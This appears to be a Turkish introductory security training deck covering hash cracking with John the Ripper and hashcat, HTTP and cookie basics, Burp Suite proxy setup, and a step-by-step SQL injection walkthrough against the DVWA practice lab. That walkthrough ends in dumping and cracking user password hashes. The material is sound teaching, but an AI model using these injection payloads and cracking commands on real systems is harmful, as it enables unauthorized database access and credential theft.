Hacker 101 | Siber Güvenliğe Giriş

Password Cracking

John The Ripper Hash Cracking

```
john --format:raw-md5    kırılcakhash.txt --show
```

Hashcat ile Hash Cracking

```
hashcat -m 0 -a 0 kırılcakhash.txt wordlistimiz.txt
```

-m : Hash tipi 0 md5

-a : Saldırı yönetimi direk saldır

Hacker 101 | Siber Güvenliğe Giriş

Password Cracking

```
[root@kali: ~]# hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
Initialization hashcat v2.00 with 1 threads and 32mb segment-size...
Added hashes from file hash.txt: 3 (1 salts)

e10adc3949ba59abbe56e057f20f883e:123456
5d41402abc4b2a76b9719d911017c592:hello
21232f297a57a5a743894a0e4a801fc3:admin


All hashes have been recovered

Input.Mode: Dict (/usr/share/wordlists/rockyou.txt)
Index.....: 1/5 (segment), 3627099 (words), 33550339 (bytes)
Recovered.: 3/3 hashes, 1/1 salts
Speed/sec.: - plains, 75.28k words
Progress...: 19820/3627099 (0.55%)
Running...: -----
Estimated.: 00:00:00:47

Started: Mon Jan 30 10:13:18 2017
Stopped: Mon Jan 30 10:13:20 2017
[root@kali: ~]#
```

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği



Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

Web Uygulamaları :

- 1- PHP
- 2- Servlet,JSP,JSF
- 3- Asp.Net
- 4- Django
- 5- Ruby on Rails

Hacker 101 | Siber Güvenliğe Giriş

HTTP (HyperText Transfer Protocol)

Web Uygulama Güvenliği

- HTTP yani HiperMetin Yollama Protokolü ilk başta HTML sayfaları yollamak için yazılmış olan bir protokol olup günümüzde her türlü verinin gönderimi için kullanılır. TCP üzerinden çalışır.
- HTTP oturumunun başlaması için, 3lü el sıkışmanın client ve server arasında tamamlanması gerekmektedir.

NOT: HTTP Metodları ve HTTP Durum kodları Güvenlik için önemlidir.

Metodlar: Get,Head,Put,Post,Trace,Delete,Connection,Options

Durum Kod: 1xx :Bilgi 2xx Başarı 3xx :Yönlendirme 4xx :Tarayıcı Hatası 5xx : Sunucu Hatası

HTTPS (Secure HTTP)

- HTTPS yani Güvenli HTTP , HTTP'nin RSA şifrelemesi ile güçlendirilmiş halidir. TCP üzerinden çalışır. Kredi kartı,şifre vb. gizli bilgilerin iletilmesinde kullanılır.

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

HTTP METODLARI :

GET Metodu

GET metodu sunucudan dosya/veri almak için kullanılır. Bunun dışında sunucuya veride gönderilebilir.

POST Metodu

Sunucuya veri göndermek için kullanılır. Fakat burada veriler url kısmında değilde body kısmında gönderilir. Bundan dolayı tarayıcıda gönderilen değerler görülmez. Proxy ile araya girerek bu değerleri değiştirmek mümkündür.

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

HTTP METODLARI :

PUT Metodu

Sunucuya veri göndermek için ama gönderilen veriler ile bir dosya yaratmak için kullanılır

TRACE Metodu

Sunucuyu kontrol amaçlı kullanılabilir.

OPTIONS Metodu

Sunucunun hangi metodları kabul ettiğini öğrenmek için kullanılır.

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

HTTP METODLARI :

DELETE Metodu

Sunucuda ki kaynağı silmek için kullanılır.

CONNECTION Metodu

Suncuyu proxy gibi kullanabilmemizi sağlar. Yani sunucunun başka bir sunucuya istek yapmasını sağlayabiliriz.

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

Cookie :

Çerez (cookie), herhangi bir İnternet sitesi tarafından bilgisayara bırakılan bir tür tanımlama dosyası.


Çerez dosyalarında oturum bilgileri ve benzeri veriler saklanır.

Çerez kullanan bir site ziyaret edildiğinde bu site, erişimin yapıldığı tarayıcıya sabit diske bir ya da daha fazla çerez bırakma konusunda talep gönderebilir.

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

Cookie :



Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

Cookie Çeşitleri :

Cookie (çerez) genel bir ifadedir ve çerezlerin birden çok türü vardır.

Aklımıza kazınan cookie'nin doğru tanımlaması "persistent cookie" veya "permanent cookie" dir.


Session'ın doğru tanımlaması "session cookie" veya "transient cookie" dir. İşte bu 2 tanımlama aslında çerezin türleridir.

Diğer çerez türleri ise "Secure cookie", "HttpOnly cookie", "Third-party cookie", "Supercookie" ve "Zombie cookie" dir.

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

Cookie Cesitleri :



Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

Proxy Nedir?

Proxy, ya da Türkçe adıyla vekil sunucu, internete erişim sırasında kullanılan bir ara sunucudur. Bu durumda,örneğin bir ağ sayfasına erişim sırasında doğrudan bağlantı yerine:

Tarayıcı vekil sunucuya bağlanır ve hangi sayfayı istediğini söyler

Vekil sunucu gerekiyorsa o sayfaya bağlanır ve içeriği alır

Vekil sunucu tarayıcıya içeriği gönderir

Hacker 101 | Siber Güvenliğe Giriş

Proxy Faydaları:

Web Uygulama Güvenliği

Fazladan hız: vekil sunucu, çok ziyaret edilen sayfaları önbelleğine alabilir. Bu durumda, o sayfa ziyaret edilmek istendiğinde dünyanın öbür ucundaki bir sunucuya bağlanmak yerine önbellekteki bilgi okunur.

Fazladan kontrol: vekil sunucu, istenen sayfalara erişim verip istenmeyenlere erişim vermeyebilir. Kimin hangi sayfaya girdiğini bellekte tutabilir. Gerekliyorsa, içeriği değiştirerek verebilir.

Fazladan güvenlik: vekil sunucu, virüslü dosyaları otomatik olarak temizleyebilir. Ayrıca, ağda hiç kimsenin Internet'e doğrudan erişimi olmadığı için bir virüsü veya zararlı bir programı yayma ihtimalini de azaltır.

Genelde Internet servis sağlayıcıları, şirketler ve büyük ağlar (kampüs ağları gibi) tarafından kullanılır.

Hacker 101 | Siber Güvenliğe Giriş

Burp Suite - Web Proxy

Web Uygulama Güvenliği

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate
<input checked="" type="checkbox"/>	127.0.0.1:8080	<input type="checkbox"/>		Per-host

Add Edit Remove

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other to another installation of Burp.

Import / export CA certificate Regenerate CA certificate

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>	File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$)	
<input type="checkbox"/>	Or	Request	Contains parameters	
<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
<input type="checkbox"/>	And	URL	Is in target scope	

Add Edit Remove Up

Hacker 101 | Siber Güvenliğe Giriş

Burp Suite - Web Proxy

Web Uygulama Güvenliği

The screenshot shows the Burp Suite interface running as a Firefox extension. The main window displays the 'about:preferences#advanced' settings page for Firefox, specifically the 'Gelişmiş' (Advanced) section. The 'Ağ' (Network) tab is selected. On the right, a modal dialog titled 'Bağlantı Ayarları' (Connection Settings) is open, detailing proxy configurations for various protocols.

Foxit Firefox Preferences - about:preferences#advanced

Gelişmiş

Ağ

Bağlantı
Firefox tarayıcısının internețe nasıl bağlanacağını ayarlayın

Önbelleğe alınmış web içeriği
Web içeriği önbelleğiniz şu anda 3,3 MB disk alanı kullanıyor

Ötomatik önbellek yönetimi devre dışı bırak
Önbelleği **250** MB ile sınırla

Çevrimdışı web içeriği ve kullanıcı verileri
Uygulama önbelleğiniz şu anda 0 bayt disk alanı kullanıyor

Bir site çevrim dışı kullanım için veri depolamak istediyinde bana bildir
Aşağıdaki web sitelerinin çevrimdışı kullanım için veri depolamasına izin verilmiştir:

Bağlantı Ayarları

İnternețe erişmek için vekil sunucuları yapılandır

Vekil sunucusu yok

Bu ağın vekil sunucu ayarlarını kendiliğinden tanır

Sistem vekil sunucu ayarlarını kullan

Vekil sunucusu elle ayarla:

HTTP vekil sunucusu: **127.0.0.1** İletişim noktası: **8080**

Tüm iletişim kuralları için bu vekil sunucusunu kullan

SSL vekil sunucusu: **127.0.0.1** İletişim noktası: **8080**

FTP vekil sunucusu: **127.0.0.1** İletişim noktası: **8080**

SOCKS sunucusu: **127.0.0.1** İletişim noktası: **8080**

SOCKS v4 **SOCKS v5** **Uzak DNS**

Vekil sunucusu kullanma:
localhost, 127.0.0.1

Örnek: **.mozilla.org, .com.tr, 192.168.1.0/24**

Otomatik vekil sunucu yapılandırma URL'si: **[Empty Input]** **Yenile**

Parola kayıtlısa kimlik doğrulama isteme


Tamam **Vazgeç** **Yardım**

Kaldır...

Hacker 101 | Siber Güvenliğe Giriş

Burp Suite - Web Proxy

Web Uygulama Güvenliği



Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

Bazı Web Açıkları :

- 1- SQL Injection
- 2- XSS (Reflected,Sotered,DOM)
- 3- Cross Site Request Forgery (CSRF)
- 4- Command Injection
- 5- File Inclusion
- 6- File Upload

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

SQL Injectiondan Önce SQL Nedir ve SQL Sorguları nasıl yazılır?

- 1- SELECT * FROM tablo;

- 2- SELECT * FROM tablo WHERE id < "25" ORDER BY id LIMIT 0, 10;

- 3- SELECT * FROM tablo1
WHERE id = (SELECT mesaj_no FROM tablo2 WHERE mesaj_id = "1");

- 4- SELECT * FROM tablo1 UNION SELECT * FROM tablo2;

- 5- INSERT INTO tablom (isim, yas, email)
VALUES("Ahmet","24","info@gurelahmet.com");

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

SQL Injection Tespiti: (‘ ya da “) hata alıyorsak tek ve çift tırnak hangisi olduğunu tespit edip ona sqlı atakları gerçekleştirebiliriz.

Sqlı en tehlikeli web açıklarındanandır.Direk veritabanına erişim sağlandığı için veriler çalınabilir,silinebilir,değiştirebilir.

Manuel olarak SQL bilginize göre tablo ismlerine, veritabanı ismine kolon sayılarına,versiyon bilgisine,username password bilgilerine vb bir çok bilgiye ulaşabilirsiniz.

Bu açığın bulunduğuunu bildiğiniz sistemlerde **Sqlmap** aracı ile bir çok işlemi otomize olarak gerçekleştirebilirsiniz.Tabi mantığını anlamak için manueli öğrenmenizi tavsiye ederiz :))

Tüm Kayıtları Listeleme : 1' or '1='1

Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: SQL Injection – Mozilla Firefox

Damn Vulnerable W... × +

127.0.0.1/dvwa/vulnerabilities/sqli/?id=1'+or+'1'%3D'1&Submit=Submit ↴ Search Most Visited Google Exploit-DB The Python Tutorial — Adli Bilişim Seminerler...



Vulnerability: SQL Injection

User ID:

1' or '1='1

Submit

ID: 1' or '1='1
First name: admin
Surname: admin

ID: 1' or '1='1
First name: Gordon
Surname: Brown

ID: 1' or '1='1
First name: Hack
Surname: Me

ID: 1' or '1='1
First name: Pablo
Surname: Picasso

ID: 1' or '1='1
First name: Bob
Surname: Smith

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Veritabanındaki Kolon Sayısının Tespiti : 1' UNION SELECT 1,2



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection**
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

`1' UNION SELECT 1,2#`

`ID: 1' UNION SELECT 1,2#`
`First name: admin`
`Surname: admin`

`ID: 1' UNION SELECT 1,2#`
`First name: 1`
`Surname: 2`

More info

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-okul>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Veritabanının Versiyon Bilgisi : 1' UNION SELECT version(),2



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection**
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT version(),2 #
First name: admin
Surname: admin

ID: 1' UNION SELECT version(),2 #
First name: 5.5.37-0+wheezy1
Surname: 2

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Veritabanının İsim Bilgisi : 1' UNION SELECT database(),2



- Home
 - Instructions
 - Setup
 - Brute Force
 - Command Execution
 - CSRF
 - Insecure CAPTCHA
 - File Inclusion
 - SQL Injection**
 - SQL Injection (Blind)
 - Upload
 - XSS reflected
 - XSS stored
-
- DVWA Security
 - PHP Info
 - About
-
- Logout

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT database(),2 #
First name: admin
Surname: admin

ID: 1' UNION SELECT database(),2 #
First name: dvwa
Surname: 2

More info

<http://www.securiteam.com/securityreviews/5DPON1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Tabloların Belirlenmesi : 1' UNION SELECT table_name,2
FROM information_schema.tables WHERE table_schema = 'dvwa' #



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:


```
ID: 1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: admin
Surname: admin
```

```
ID: 1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: guestbook
Surname: 2
```

```
ID: 1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: users
Surname: 2
```

More info

<http://www.securiteam.com/securityreviews/5DPON1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Tabloların Kolonlarının Belirlenmesi : 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #

DVWA

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #
First name: admin
Surname: admin

ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #
First name: user_id
Surname: 2

ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #
First name: first_name
Surname: 2

ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #
First name: last_name
Surname: 2

ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #
First name: user
Surname: 2

ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #
First name: password
Surname: 2

ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #
First name: avatar
Surname: 2
```

More info

<http://www.securityteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user,password FROM users #

First name: admin

Surname: admin

ID: 1' UNION SELECT user,password FROM users #

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users #

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users #

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users #

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users #

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

MD5 Decrypter

Enter your MD5 hash here and cross your fingers :

5f4dcc3b5aa765d61d8327deb882cf99

Captcha :



Decrypt

Found : password

(hash = 5f4dcc3b5aa765d61d8327deb882cf99)

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

Blind SQL Injection :

Veritabanı hataları vermezse ise sqlı açılığı olsa bile bunu anlamak zordur.

‘ yada “ tırnak attığımızda bir hata döndürmeyebilir fakat sqlı olabilir.

Buna Blind (kör) Sql Injection denir.

Hacker 101 | Siber Güvenliğe Giriş

Web Uygulama Güvenliği

Blind SQL Injection :

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 3
First name: Hack
Surname: Me

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Hacker 101 | Siber Güvenliğe Giriş

Blind SQL Injection : 3' AND '1' = '1' # Web Uygulama Güvenliği

Normalde böyle bir girdi için kayıt dönmemesi gereklidir. Fakat dönüyor sqli var.

